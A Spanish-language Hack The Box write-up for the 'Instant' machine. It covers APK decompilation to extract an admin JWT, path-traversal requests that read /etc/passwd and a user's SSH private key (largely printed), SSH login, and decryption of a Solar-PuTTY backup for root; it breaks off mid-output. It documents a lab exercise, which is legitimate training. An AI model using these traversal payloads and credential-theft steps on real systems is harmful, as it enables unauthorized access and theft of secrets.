Instant WRITEUP - HTB

ºEscrito por : tellmefred
ºDificultad : media

ºIntroducción

En este writeup, exploraremos “Instant”, una máquina de Hack The Box que pone a prueba nuestras habilidades en reconocimiento, explotación y escalada de privilegios.

Con un enfoque práctico en cada etapa, esta máquina desafía nuestra capacidad para comprometer sistemas y alcanzar el control total.

¡Descubre cada paso detallado en el desarrollo del writeup!

Reconocimiento:

Aquí nos encontramos haciendo Ping para comprobar la conectividad con la máquina víctima.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/instant/nmap]
└─# ping 10.10.11.37
PING 10.10.11.37 (10.10.11.37) 56(84) bytes of data.
64 bytes from 10.10.11.37: icmp_seq=1 ttl=63 time=20.4 ms
64 bytes from 10.10.11.37: icmp_seq=2 ttl=63 time=18.9 ms
64 bytes from 10.10.11.37: icmp_seq=3 ttl=63 time=1629 ms
64 bytes from 10.10.11.37: icmp_seq=4 ttl=63 time=629 ms
64 bytes from 10.10.11.37: icmp_seq=5 ttl=63 time=19.8 ms
64 bytes from 10.10.11.37: icmp_seq=6 ttl=63 time=19.2 ms
^C
--- 10.10.11.37 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5008ms
rtt min/avg/max/mdev = 18.900/389.244/1628.625/597.213 ms, pipe 2
```

Luego procedemos a hacer un escaneo de nmap para buscar información.


```
Scanned at 2024-11-14 14:26:30 EST for 20s
Not shown: 63117 closed tcp ports (reset), 2416 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMM6fK04LJ4jNNL950Ft7YHPO9NKONYVCba
s/ZMiZNo=
|   256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIL+zjgyGvnf4lMAlvdgVHlwHd+/U4NcThn1bx5/4DZYY
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Dominio

Aquí agregamos el dominio a nuestro /etc/hosts para poder acceder con el dominio a el servicio web.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/instant/nmap]
└─# echo "10.10.11.37         instant.htb" | sudo tee -a /etc/hosts
10.10.11.37         instant.htb
```

Aquí vemos el sitio web es una clase de banco y al parecer tiene un APK.





Descargamos el apk.

Desencriptar la apk es el siguiente paso para ver qué podemos encontrar en el interior de la misma.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
└─# apktool d instant.apk
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

Para resumir lo que haré es directamente mostrar lo que encontré .

```
┌──(root㉿tellmefred)-[/home/…/smali/com/instantlabs/instant]
└─# ls
'AdminActivities$1.smali'          'LoginActivity$4$3.smali'    'R$color.smali'      'RegisterActivity$1.smali'    'TransactionActivity$1.smali'
 AdminActivities.smali             'LoginActivity$4.smali'      'R$drawable.smali'   'RegisterActivity$2.smali'    'TransactionActivity$2$1.smali'
'ForgotPasswordActivity$1.smali'    LoginActivity.smali         'R$id.smali'         'RegisterActivity$3$1.smali'  'TransactionActivity$2$2$1.smali'
 ForgotPasswordActivity.smali       MainActivity.smali          'R$layout.smali'     'RegisterActivity$3$2.smali'  'TransactionActivity$2$2.smali'
'LoginActivity$1.smali'            'ProfileActivity$1$1.smali'  'R$mipmap.smali'     'RegisterActivity$3$3.smali'  'TransactionActivity$2.smali'
'LoginActivity$2.smali'            'ProfileActivity$1$2.smali'  'R$string.smali'     'RegisterActivity$3.smali'     TransactionActivity.smali
'LoginActivity$3.smali'            'ProfileActivity$1.smali'    'R$style.smali'       RegisterActivity.smali
'LoginActivity$4$1.smali'          'ProfileActivity$2.smali'    'R$xml.smali'        'SplashActivity$1.smali'
'LoginActivity$4$2.smali'           ProfileActivity.smali        R.smali              SplashActivity.smali
```

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
└─# cat authkey
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9s[redacted]YyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v
qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
```

Esta es la auth key del admin sacada de este archivo.

Este resultó ser importante también ya que contiene un nuevo dominio que haremos que apunte a la misma ip.

```
┌──(root㉿tellmefred)-[/home/…/smali/com/instantlabs/instant]
└─# ls
'AdminActivities$1.smali'          'LoginActivity$4$3.smali'    'R$color.smali'      'RegisterActivity$1.smali'    'TransactionActivity$1.smali'
 AdminActivities.smali             'LoginActivity$4.smali'      'R$drawable.smali'   'RegisterActivity$2.smali'    'TransactionActivity$2$1.smali'
'ForgotPasswordActivity$1.smali'    LoginActivity.smali         'R$id.smali'         'RegisterActivity$3$1.smali'  'TransactionActivity$2$2$1.smali'
 ForgotPasswordActivity.smali       MainActivity.smali          'R$layout.smali'     'RegisterActivity$3$2.smali'  'TransactionActivity$2$2.smali'
'LoginActivity$1.smali'            'ProfileActivity$1$1.smali'  'R$mipmap.smali'     'RegisterActivity$3$3.smali'  'TransactionActivity$2.smali'
'LoginActivity$2.smali'            'ProfileActivity$1$2.smali'  'R$string.smali'     'RegisterActivity$3.smali'     TransactionActivity.smali
'LoginActivity$3.smali'            'ProfileActivity$1.smali'    'R$style.smali'       RegisterActivity.smali
'LoginActivity$4$1.smali'          'ProfileActivity$2.smali'    'R$xml.smali'        'SplashActivity$1.smali'
'LoginActivity$4$2.smali'           ProfileActivity.smali        R.smali              SplashActivity.smali
```

```
.line 50
new-instance v6, Lokhttp3/Request$Builder;

invoke-direct {v6}, Lokhttp3/Request$Builder;-><init>()V

const-string v7, "http://mywalletv1.instant.htb/api/v1/view/profile"

.line 51
invoke-virtual {v6, v7}, Lokhttp3/Request$Builder;->url(Ljava/lang/String;)Lokhttp3/Request$Builder;
```

Este es.

Aquí agregamos el dominio encontrado al /etc/hosts.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
└─# echo "10.10.11.37         mywalletv1.instant.htb" | sudo tee -a /etc/hosts
10.10.11.37         mywalletv1.instant.htb
```

Aquí estamos poniendo a prueba la api con la auth key que encontramos en la apk.

Request

Pretty Raw Hex

```
GET /api/v1/view/profile HTTP/1.1
Host: mywalletv1.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Authorization:
eyJhbGciOiJIUzI1NiIsInRS[redacted]sSWQiOiJmMGVjYTZlNS
03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiO[redacted]
w99_8AEXKGtWZ6rYA
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Sat, 16 Nov 2024 16:01:21 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 236
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "Profile":{
        "account_status":"active",
        "email":"admin@instant.htb",
        "invite_token":"instant_admin_inv",
        "role":"Admin",
        "username":"instantAdmin",
        "wallet_balance":"10000000",
        "wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"
    },
    "Status":200
}
```

Aquí podemos ver otro archivo con información bastante importante.

```
┌──(root㉿tellmefred)-[/home/…/instant/instant/res/xml]
└─# ls
backup_rules.xml  data_extraction_rules.xml  network_security_config.xml
```

Por que aquí encontramos otro dominio más que agregaremos al /etc/hosts


```
┌──(root㉿tellmefred)-[/home/…/instant/instant/res/xml]
└─# cat network_security_config.xml
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="true">
        <domain includeSubdomains="true">mywalletv1.instant.htb</domain>
        <domain includeSubdomains="true">swagger-ui.instant.htb</domain>
    </domain-config>
</network-security-config>
```

Aquí ya procedemos a agregarlo.

```
┌──(root㉿tellmefred)-[/home/…/instant/instant/res/xml]
└─# echo "10.10.11.37         swagger-ui.instant.htb" | sudo tee -a /etc/hosts
10.10.11.37         swagger-ui.instant.htb
```

Explotación:

Hacemos la primera petición y capturamos con burp.



Request

Pretty Raw Hex


```
GET /api/v1/admin/view/logs HTTP/1.1
Host: swagger-ui.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Authorization:
eyJhbGciOiJIUzI1NiIsInR5[redacted]FsSWQiOiJmMGVjYTZlNS
O3ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTA[redacted]NQcDAOB
w99_8AEXKGtWZ6rYA
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 CREATED
Date: Sat, 16 Nov 2024 16:19:24 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 64
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "Files":[
        "1.log"
    ],
    "Path":"/home/shirohige/logs/",
    "Status":201
}
```

Aquí empezamos a ver si tenemos la oportunidad de leer archivos en la máquina y así es.



Request

Pretty Raw Hex

```
GET /api/v1/admin/read/log?log_file_name=1.log HTTP/1.1
Host: swagger-ui.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Authorization:
eyJhbGciOiJIUzI1NiIsInR5[redacted]ZlNS
O3ODNhLTQ3MWQtOWQ4ZiOwMTYyY2JjOTAwZGIiLCJ[redacted]
w99_8AEXKGtWZ6rYA
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 CREATED
Date: Sat, 16 Nov 2024 16:28:49 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 79
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "/home/shirohige/logs/1.log":[
        "This is a sample log testing\n"
    ],
    "Status":201
}
```

Aquí tenemos ya una solicitud importante lo que es leer el /etc/passwd.

Request

```
GET /api/v1/admin/read/log?log_file_name=../../../etc/passwd HTTP/1.1
Host: swagger-ui.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Authorization:
eyJhbGciOiJIUzI1NiIsInR5c[redacted]
w99_8AEXKGtWZ6rYA
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
```

Response

```
Content-Length: 1673
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "/home/shirohige/logs/../../../etc/passwd":[
        "root:x:0:0:root:/root:/bin/bash\n",
        "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n",
        "bin:x:2:2:bin:/bin:/usr/sbin/nologin\n",
        "sys:x:3:3:sys:/dev:/usr/sbin/nologin\n",
        "sync:x:4:65534:sync:/bin:/bin/sync\n",
        "games:x:5:60:games:/usr/games:/usr/sbin/nologin\n",
        "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\n",
        "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\n",
        "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\n",
        "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\n",
        "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\n",
        "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\n",
        "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\n",
        "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\n",
        "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\n",
        "irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n",
        "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\n",
        "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n",
        "systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\n",
        "systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\n",
        "dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false\n",
        "messagebus:x:101:102::/nonexistent:/usr/sbin/nologin\n",
        "systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin\n",
        "pollinate:x:102:1::/var/cache/pollinate:/bin/false\n",
        "polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin\n",
        "usbmux:x:103:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin\n",
        "sshd:x:104:65534::/run/sshd:/usr/sbin/nologin\n",
        "shirohige:x:1001:1002:White Beard:/home/shirohige:/bin/bash\n",
        "_laurel:x:999:990::/var/log/laurel:/bin/false\n"
    ],
    "Status":201
```

Este es el usuario.

Aquí solicitamos directamente la SSH ID_RSA para acceder mediante SSH.

Request

```
GET /api/v1/admin/read/log?log_file_name=../.ssh/id_rsa HTTP/1.1
Host: swagger-ui.instant.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Authorization:
eyJhbGciOiJIUzI1NiIsInR[redacted]
w99_8AEXKGtWZ6rYA
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
```

Response

```
HTTP/1.1 201 CREATED
Date: Sat, 16 Nov 2024 16:30:43 GMT
Server: Werkzeug/3.0.3 Python/3.12.3
Content-Type: application/json
Content-Length: 2809
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{
    "/home/shirohige/logs/../.ssh/id_rsa":[
        "-----BEGIN OPENSSH PRIVATE KEY-----\n",
        "b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAdzc2gtcn\n",
        "NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZOskIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n",
        "nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH\n",
        "dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/OdU9jGmhjXfS7OgfebpII3js9OmKXQAFc2T5k/\n",
        "5xL+1MHnZBiQqKvjbphueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY\n",
        "8juWZrzme8TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3HWF\n",
        "[redacted]\n",
        "[redacted]\n",
        "[redacted]\n",
        "EAAAGBAKW5Y2WpZp2vn6lWdLJcDdvj6aq+MY2lCK2cmc3+WLSRrr/8NxlvAZ8BNb84dwQ8\n",
        "sYS91iwN4z55Gwfl+Jbkaznx2YyvJRnnzjGLWPO+YRNFXh7+97hDgPwaHmh3QBoULgALA4\n",
        "/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY13Ou9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY\n",
        "kKir426YbnqqcvYA2nbIgLyrTgPCOoaQwy2WpWpPUYIvgbBbwbJ89uOLggWPI7lma8SnvE\n",
        "xuTaeiiINbXWdXKk5+5TVTIKOwHcEAla1IQcSrOxCZiM0f+KPvBPZ4yd/lhbmjGwczrDQg\n",
        "J129TJNQpONoDS6nK2JrqVHqTdULmTy+BQGwzWCtjgjMcLN6xTx4I4W6lj0owZQu5GgWRa\n",
        "m1DgOe0mT6iWPfhdI7bVqsS8a+a7S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l\n",
        "2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAAMBAAEAAAGARudITbq/S3aB+9icbtOx6DOXcN\n",
        "SUkM/9noGckCcZZY/aqwr2a+xBTk5XzGsVCHwLGxa5NfnvGoBn3ynNqYkqkwzv+1vHzNCP\n",
        "OEU9GoQAtmT8QtlFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy\n",
        "nKtHxCW9zWdkQdhVQTrUGi2+VeILfQzSfOnq+f3HpGAMA4rESWkMeGsEFSSuYjp5oGvi+b\n",
        "T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX9OTf+rAZgSNJmOI0fplbOdotXpvWtjTe9y\n",
        "1VrGkD/aH2rqSHEllbO6qBoAdiycUAajZFbtHsvI5u2SqLvsJR5AhOkDZw2uO7X5O8E/O\n",
        "cadJY1PEqO+Q7X7WeAqY+juyXDwVDkbAOPzIq66Ynrwmu0d2iQkLHdxh/Wa5pfuEyreDqA\n",
        "wDjMz7oh0APgknURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+ljPRAAAA\n",
        "wQCMDTZMyD8WuHpXgcsREvTFTGskIQOuYONeJz3yOHuiGEdJu227BHP3QOCRjjHC74fN18\n",
        "nB8V1c1FJO3Bj9KKJZAsX+nDFSTLxUOy7/T39Fy45/mzA1bjbgRfbhheclGqcOW2ZgpgCK\n",
        "gzGrFox3onf+N5Dl0Xc9FWdjQFcJi5KKpP/ORNsjoXzU2xVeHi4EGoO+6VW2patq2sblVt\n",
        "pErQwUa/cKVlTdoUmIyeqqtOHCv6QmtI3kvlhahrQwOrcbkSqAAADBAOAK8JrksZiv4MJh\n",
```


Aquí la tenemos.

Aquí logramos acceder a la máquina víctima después de haber realizado ajustes en los permisos de la id_rsa.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/HTB/instant]
└─# ssh -i id_rsa shirohige@10.10.11.37
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov 16 14:51:27 2024 from 10.10.14.169
shirohige@instant:~$
```

Aquí tenemos la flag de user.


```
shirohige@instant:~$ ls
linpeas.sh  logs  projects  user.txt
shirohige@instant:~$ cat user.txt
[redacted]
shirohige@instant:~$
```




Escalada de privilegios:

Aquí buscando encontré estos dos hash.

Buscando a qué tipo de cifrado encontré esa herramienta y solo fue buscar otra que pudiese realizar un ataque a este hash.



Y aquí tengo la contraseña que me servirá para algo más que encontré un archivo de sesión backup de Solar Putty.



Me lo llevaré a windows para pasar el sesión backup a texto plano.

```
shirohige@instant:/opt/backups$ ls
Solar-PuTTY
shirohige@instant:/opt/backups$ cd Solar-PuTTY/
shirohige@instant:/opt/backups/Solar-PuTTY$ ls
sessions-backup.dat
shirohige@instant:/opt/backups/Solar-PuTTY$
```

Aquí ya solo nos queda copiar la contraseña root y pasar a la máquina atacante para ganar acceso root.

```
PS C:\Users\Frede\Downloads\SolarPuttyDecrypt-masterrf> .\SolarPuttyDecrypt.exe .\sessions-backup.dat [redacted]
----------------------------------------------------
SolarPutty's Sessions Decrypter by VoidSec
